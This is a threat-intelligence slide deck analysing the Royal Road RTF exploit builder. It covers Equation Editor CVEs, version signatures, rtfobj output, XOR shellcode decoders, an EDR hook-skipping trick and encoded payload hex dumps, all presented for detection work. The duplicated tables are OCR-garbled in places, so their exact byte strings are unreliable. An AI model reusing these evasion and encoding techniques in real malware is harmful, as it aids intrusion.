

# An Overhead View of the Royal Road

Rintaro Koike (NTT Security Japan KK)  
Shota Nakajima (Cyber Defense Institute Inc.)

# \$ whoami

---

- **Rintaro Koike**
  - SOC Analyst @ NTT Security Japan KK
  - nao\_sec
    - Malicious Object/Script Analysis
    - Threat Intelligence
- **Shota Nakajima**
  - Malware Analyst @ Cyber Defense Institute, Inc.
  - nao\_sec
    - RTF exploits and shellcode analysis, malware analysis, etc

# Motivation and goal

---

- Understand the characteristics of attacks using Royal Road
  - Behavior of RTF generated by Royal Road
    - Exploited vulnerabilities
    - How to execute Malware
    - characteristics for each version and actor
  - Classification of actors
    - Group-A (Temp.Conimes, Temp.Periscope, Rancor)
    - Group-B (Temp.Trident, Temp.Tick, TA428, Tonto)
  - Threat Hunting examples
    - Yara Rule
    - ATT&CK TID


# Royal Road

# Royal Road

---


- RTF Weaponizer
  - Anomali has published reports
    - <https://www.anomali.com/blog/analyzing-digital-quartermasters-in-asia-do-chinese-and-indian-apts-have-a-shared-supply-chain>
    - <https://www.anomali.com/blog/multiple-chinese-threat-groups-exploiting-cve-2018-0798-equation-editor-vulnerability-since-late-2018>
  - Sometimes called "8.t RTF exploit builder"
  - Not OSS, but it is shared between multiple actors
  - In this talk, the RTFs generated by Royal Road is supposed to satisfy the following two conditions:
    1. Exploit the vulnerability in the Equation Editor
    2. Have an object named 8.t in the RTF file

# Royal Road RTF behavior (1)



# Royal Road RTF behavior (2)

---




## Exploit Equation Editor vulnerability

- CVE-2017-11882
- CVE-2018-0798
- CVE-2018-0802

# Royal Road RTF behavior (3)

---



# Version

Classification defined by Proofpoint and Anomali published at VB2019

<https://www.virusbulletin.com/conference/vb2019/abstracts/attribution-object-using-rtf-object-dimensions-track-apt-phishing-weaponizers>

Version	Object string	CVE	Object Pattern	Shellcode encode	8.t encode
v1	objw2180¥objh300{¥*¥objclass Equation.3}{¥*¥objdata 0105000002000000B0000004571756174696F6E2 E3300	CVE-2017-11882	48905d006c9c5b000 0000000030101030a 0a01085a5ab844eb7 112ba7856341231	No encode	F2 A3 20 72 No encode
v2	objw2180¥objh300{¥objdata 554567{¥*¥objdata 0105000002000000B0000004571756174696F6E2 E3300		65303739613235323 46661363361353566 62636665	No encode	F2 A3 20 72 B2 A4 6E FF
v3	objw2180¥objh300{¥objdata 554567{{¥*¥objdata 1389E61402000000B0000004571756174696F6E2 E330			No encode	No encode
v4	objw2180¥objh300{¥objdata 554567{¥*¥objdata 0105000002000000b000000 4571756174696f6e2e330	CVE-2018-0802	47464241515151515 0505050000000000000 584242eb064242423	1byte xor	B2 A6 6D FF
v5	objw2180¥objh300{¥objdata {¥object 515}4¥781¥'e56¥'2f7{¥*¥objdata 0105000002000 0000b0000004571756174696f6e2e3300	CVE-2018-0798	53533362044606060 60606060606061616 16161616161616161 6161616161	1byte xor	No encode B0 74 77 46
v6x	objw2 ?? 8 ?? ¥objh300{¥objdata [1-5] {¥object¥objemb [3-8]}4 [0-18] ¥objdata [0-4] 0105000002000000b0000004571756174696f6e2e 330			1byte xor	B0 74 77 46
v7x	{¥object¥objcx{¥*¥objdata and ods0000		Same as v4~6, however part of object data exists randomly	2byte xor	B0 74 77 46 B2 5A 6F 00 B2 A6 6D FF

# Version

---

version	Object string	CVE	Object Pattern	Shellcode encode	8.t encode
v1	objw2180\$\objjh300{\$*\$\objclass Equation.3}{\$*\$\objdata 0105000002000000B000004571756174696F6E2}	CVE-2017-11882	48905d006c9c5b000 0000000030101030a 0a01085a5ab844eb7 112ba7856341231	No encode	F2 A3 20 72 No encode
v2	RTF including 8.t could not be found in our survey, so we define this as RoyalRoad-related, not RoyalRoad  objw2180\$\objjh300{\$*\$\objdata 554567}{\$*\$\objdata 1389E61402000000B000004571756174696F6E2 E330		65303739613235323 46661363361353566 62636665	No encode	F2 A3 20 72 B2 A4 6E FF
v3	objw2180\$\objjh300{\$*\$\objdata 554567}{\$*\$\objdata 1389E61402000000B000004571756174696F6E2 E330			No encode	No encode
v4	objw2180\$\objjh300{\$*\$\objdata 554567}{\$*\$\objdata 0105000002000000b000000 4571756174696f6e2e330	CVE-2018-0802	47464241515151515 05050500000000000 584242eb064242423	1byte xor	B2 A6 6D FF
v5	objw2180\$\objjh300{\$*\$\objdata {\$object 515}4\$781\$'e56\$'2f7}{\$*\$\objdata 0105000002000 0000b000004571756174696f6e2e3300	CVE-2018-0798	53533362044606060 60606060606061616 16161616161616161 6161616161	1byte xor	No encode B0 74 77 46
v6x	objw2 ?? 8 ?? \$\objjh300{\$*\$\objdata [1-5] {\$object\$\objemb [3-8]}4 [0-18] \$\objdata [0-4] 0105000002000000b000004571756174696f6e2e 330			1byte xor	B0 74 77 46
v7x	{\$object\$\objcx}{\$*\$\objdata and ods0000		Same as v4~6, however part of object data exists randomly	2byte xor	B0 74 77 46 B2 5A 6F 00 B2 A6 6D FF

# Version

---

version	Object string	CVE	Object Pattern	Shellcode encode	8.t encode	
v1	objw2180\$objh300{\$*\${objclass Equation.3}{\$*\${objdata 0105000002000000B0000004571756174696F6E2 E3300	CVE-2017-11882	48905d006c9c5b000 0000000030101030a 0a01085a5ab844eb7 112ba7856341231	No encode	F2 A3 20 72 No encode	
v2	objw2180\$objh300{\$objdata 554567{\$*\${objdata 0105000002000000B0000004571756174696F6E2 E3300			65303739613235323 46661363361353566 62636665	No encode	F2 A3 20 72 B2 A4 6E FF
v3	objw2180\$objh300{\$objdata 554567{\$*\${objdata 1389E61402000000B0000004571756174696F6E2 E330				No encode	No encode
v4	objw2180\$objh300{\$objdata 554567{\$*\${objdata 0105000002000000b000000 4571756174696f6e2e330	CVE-2018-0802	47464241515151515 05050500000000000 584242eb064242423	1byte xor	B2 A6 6D FF	
v5	New version definition a \${object jdata 0105000002000 6f6e2e3300	CVE-2018-0798	53533362044606060 606060606061616 16161616161616161 6161616161	1byte xor	No encode B0 74 77 46	
v6x	objw2 ?? 8 ?? \$objh300{\$objdata [1-5] {\$object\${objemb [3-8] }4 [0-18] \${objdata [0-4] 0105000002000000b0000004571756174696f6e2e 330				1byte xor	B0 74 77 46
v7x	\${object\${objcx \${objdata and ods0000			Same as v4~6, however part of object data exists randomly	2byte xor	B0 74 77 46 B2 5A 6F 00 B2 A6 6D FF

# Object

---

```
$ rtfobj bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52  
=====File: 'bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52' - size: 450629 bytes  
---+-----+  
id | index | OLE Object  
---+-----+  
0 | 00010980h | format_id: 2 (Embedded)  
| class name: 'Package'  
| data size: 181960  
| OLE Package object:  
| Filename: u'8.t'  
| Source path: u'C:¥¥Aaa¥¥tmp¥¥8.t'  
| Temp path = u'C:¥¥Users¥¥ADMINI~1¥¥AppData¥¥Local¥¥Temp¥¥8.t'  
| MD5 = '4dc172d1b1a23b23a310e48cbeb1880b'  
---+-----+  
1 | 000697B0h | format_id: 2 (Embedded)  
| class name: 'Equation.3'  
| data size: 9216  
| MD5 = 'd677230c0198041a02e7a729afc7163c'  
| CLSID: 0002CE02-0000-0000-C000-000000000046  
| Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or  
| CVE-2018-0802)  
| Possibly an exploit for the Equation Editor vulnerability  
| (VU#421280, CVE-2017-11882)
```

Create a file named 8.t  
Path is usually the same

# Object

---

```
$ rtfobj bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52  
=====File: 'bd1e7b42a9c265266b8cc5cc966470497c4f9cba2b247d1f036b6b3892106b52' - size: 450629 bytes  
---+-----+  
id | index | OLE Object  
---+-----+  
0 | 00010980h | format_id: 2 (Embedded)  
| class name: 'Package'  
| data size: 181960  
| OLE Package object:  
| Filename: u'8.t'  
| Source path: u'C:¥¥Aaa¥¥tmp¥¥8.t'  
| Temp path = u'C:¥¥Users¥¥ADMINI~1¥¥AppData¥¥Local¥¥Temp¥¥8.t'  
| MD5 = '4dc172d1b1a23b23a310e48cbeb1880b'  
---+-----+  
1 | 000697B0h | format_id: 2 (Embedded)  
| class name: 'Equation.3'  
| data size: 9216  
| MD5 = 'd677230c0198041a02e7a729afc7163c'  
| CLSID: 0002CE02-0000-0000-000000000046  
| Microsoft Equation 3.0 (Known Related to CVE-2017-11882 or  
| CVE-2018-0802)  
| Possibly an exploit for the Equation Editor vulnerability  
| (VU#421280, CVE-2017-11882)
```

Exploit code + shellcode  
embedded object

# Shellcode Encode

- The shellcode encoding method changes with Royal Road version upgrade
  - It seems that development is still ongoing

v1-v3

No encode

```
sub_E66    proc near      ; CODE
var_8      = dword ptr -8
var_4      = dword ptr -4
arg_0      = dword ptr  8
arg_4      = dword ptr  0Ch

push    ebp
mov     ebp, esp
push    ecx
| push    ecx
push    ebx
push    esi
mov     esi, [ebp+arg_0]
mov     ebx, ecx
push    edi
mov     edi, edx
```

v4-v6

1byte xor

```
0E95      dw 5EC2h
0E97      ; -----
0E97      add    esi, 11h
0E9A      xor    ecx, ecx
0E9C      mov    cx, 1128h
0EA0      loc_EA0:          ; CODE
0EA0      xor    byte ptr [esi], 0B9h
0EA3      inc    esi
0EA4      loop   loc_EA0
0EA6      push   eax
0EA7      pop    eax
0EA7      ; -----
0EA8      db 0BBh
0EA9      db 0B9h
0EAA      db 0B9h
0EAB      db 8Ah
```

v7

2byte xor

```
073      db 1A1h
074      ; -----
074      xor    ecx, ecx
076      mov    cx, 0BA5h
07A      loc_7A:          ; CODE
07A      cmp    word ptr [edi], 0
07E      jz    short loc_85
080      xor    word ptr [edi], 90C3h
085      loc_85:          ; CODE
085      inc    edi
086      inc    edi
087      loop   loc_7A
087      ; -----
089      db 2Ah ; *
08A      db 2Ch ; ,
08B      db 0CBh
```

# Shellcode Technique

- Patch API code
  - Call WinAPI by patching clearerr
  - WinAPI used by shellcode is called via msrvct.dll
  - Check the top of the API code and if it is hooked Skip 5 bytes and avoid hooks

The screenshot shows two windows from a debugger. The left window displays the assembly code for the 'clearerr' function, which contains several calls to the Windows API 'GetThreadContext'. The right window shows the assembly code at the address 1D01E0, which is the call site for 'clearerr'. The assembly code is color-coded, with labels and API names highlighted in yellow.

Address	OpCode	Assembly	Description
76EE9770	55	push ebp	
76EE9771	8BEC	mov ebp,esp	
76EE9773	83C5 0C	add ebp,c	
76EE9776	8B4D 00	mov ecx,dword ptr ss:[ebp]	
76EE9779	8BC1	mov eax,ecx	
76EE977B	85C0	test eax,eax	
76EE977D	v 74 0C	je msvcrt.76EE978B	eax:"GetThreadContext"
76EE977F	6BC0 04	imul eax,eax,4	eax:"GetThreadContext"
76EE9782	FF7405 00	push dword ptr ss:[ebp+eax]	eax:"GetThreadContext"
76EE9786	83E8 04	sub eax,4	eax:"GetThreadContext"
76EE9789	E2 F7	loop msvcrt.76EE9782	
76EE978B	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
76EE978E	E8 04000000	call msvcrt.76EE9797	
76EE9793	5D	pop ebp	
76EE9794	C2 4400	ret 44	
76EE9797	66:8378 FB 8B	cmp word ptr ds:[eax-5],FF8B	eax-5:"athA"
76EE979C	v 74 11	je msvcrt.76EE97AF	eax-5:"athA"
76EE979E	8078 FB E9	cmp byte ptr ds:[eax-5],E9	eax-5:"athA"
76EE97A2	v 74 0B	je msvcrt.76EE97AF	eax-5:"athA"
76EE97A4	8078 FB EB	cmp byte ptr ds:[eax-5],EB	eax-5:"athA"
76EE97A8	v 74 05	je msvcrt.76EE97AF	eax:"GetThreadContext"
76EE97AA	83E8 05	sub eax,5	
76EE97AD	^ FFEO	jmp eax	
76EE97AF	8BF0	mov edi,edi	
76EE97B1	55	push ebp	
76EE97B2	8BEC	mov ebp,esp	
76EE97B4	^ FFEO	jmp eax	

Call Site (1D01E0):

OpCode	Assembly	Description
mov byte ptr ss:[ebp-30],63	63:'c'	
mov byte ptr ss:[ebp-2F],6C	6C:'l'	
mov byte ptr ss:[ebp-2E],65	65:'e'	
mov byte ptr ss:[ebp-2D],61	61:'a'	
mov byte ptr ss:[ebp-2C],72	72:'r'	
mov byte ptr ss:[ebp-2B],65	65:'e'	
mov byte ptr ss:[ebp-2A],72	72:'r'	
mov byte ptr ss:[ebp-29],72	72:'r'	
mov byte ptr ss:[ebp-28],0		
and dword ptr ss:[ebp-C],0		
and dword ptr ss:[ebp-14],0		
and dword ptr ss:[ebp-10],0		
and dword ptr ss:[ebp-8],0		
and dword ptr ss:[ebp-18],0		
call 1D01E0		
mov dword ptr ss:[ebp-1C],eax		

## 8.t Pattern

---

- 8.t object has 5 patterns
  - Pattern is identified by the first 4 bytes
    1. 4D 5A 90 00 (No Encoding)
    2. F2 A3 20 72
    3. B2 A6 6D FF
    4. B0 74 77 46
    5. B2 5A 6F 00

The decoder is in Appendix-2

# [1] 4D 5A 90 00

---

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....
00000010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	タ.....@.....
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00000030	00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00	.....
00000040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..コ..工.^!ク.L^!Th
00000050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
00000060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
00000080	D2 8B 04 AE 96 EA 6A FD 96 EA 6A FD 96 EA 6A FD	メ..ミ爺j.爺j.爺j.
00000090	F9 9C F6 FD 94 EA 6A FD 05 A4 F2 FD 97 EA 6A FD	・..緋j....隸j.
000000A0	F9 9C F4 FD 94 EA 6A FD F9 9C C0 FD 9D EA 6A FD	・..緋j..・タ.晝j.
000000B0	F9 9C C1 FD 92 EA 6A FD 9F 92 F9 FD 95 EA 6A FD	・チ.底j..派..母j.
000000C0	96 EA 6B FD BD EA 6A FD F9 9C C5 FD 94 EA 6A FD	爺k.又齋..・ナ.緋j.
000000D0	F9 9C F7 FD 97 EA 6A FD 52 69 63 68 96 EA 6A FD	・..隸j.Rich爺j.
000000E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000000F0	00 00 00 00 00 00 00 50 45 00 00 4C 01 05 00	.....PE..L...
00000100	79 59 4A 5C 00 00 00 00 00 00 00 E0 00 02 21	yYJ¥.....!

## [2] F2 A3 20 72



Stirling - [f2a32072.bin]

ADDRESS	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	0123456789ABCDEF
00000000	F2 A3 20 72	SB 29 95 C3 D7 ED AF C7 06 5A AA 32
00000010	F5 AB F3 D2 2D D0 28 55 B3 83 ED BE 36 00 2A 05	：r;）陛ヲ爲ヌ.2±2 - . -ミ(ウ. t6.*.
00000020	8B D6 25 F5 AD 9D F2 71 97 B0 6F 9A 79 D2 17 8D	禁%・暈 <sup>ク</sup> 硫 <sup>ク</sup> 器 <sup>ク</sup> 入 <sup>ク</sup> .劫
00000030	85 DA 5A 3C 23 82 E1 88 59 B4 72 E9 F8 60 71	LZ#..a·.Ir <sup>ク</sup> q
00000040	C6 71 EB F0 49 32 61 A3 31 A6 16 93 25 59 6A 65	=q· I2a1J9..%ye
00000050	8B 67 18 4C 59 C0 B4 9C 44 80 C7 9F 66 D5 93 8E	吉. LY如塵. 河歎 <sup>ク</sup> 持
00000060	FB D0 4B 86 D4 1D DF C1 16 39 31 BA 19 B6 D1 65	鍋K· . .911.カ4e
00000070	95 7B 47 BC CF FB 53 7D E4 15 82 52 48 79 EB A0	府Gマ痕]. 3Hy·
00000080	DA AB DA 5E CD 00 D1 D9 C1 6A 80 44 08 96 F6 7B	レレ^..山 <sup>ク</sup> j.D.柳[
00000090	E9 67 2C EF B7 73 11 B5 95 4C C1 0A 6A C7 05 E4	香， - s. 批 <sup>ク</sup> チ.j <sup>ク</sup> ..
000000A0	04 D9 73 89 F0 F9 3C 75 3D E0 02 8A 27 EC FB 9E	.Ns解. <sup>ク</sup> =...'. 嶺
000000B0	46 96 BA E7 D0 3B ED ED 69 10 63 A6 08 C3 89	姫 <sup>ク</sup> 口漸 <sup>ク</sup> i.c <sup>ク</sup> .元鳥
000000C0	A8 F4 85 FA 5E 0A BB D2 01 7E 5B 88 46 92 03	·鍵.サ <sup>ク</sup> -~[· ..
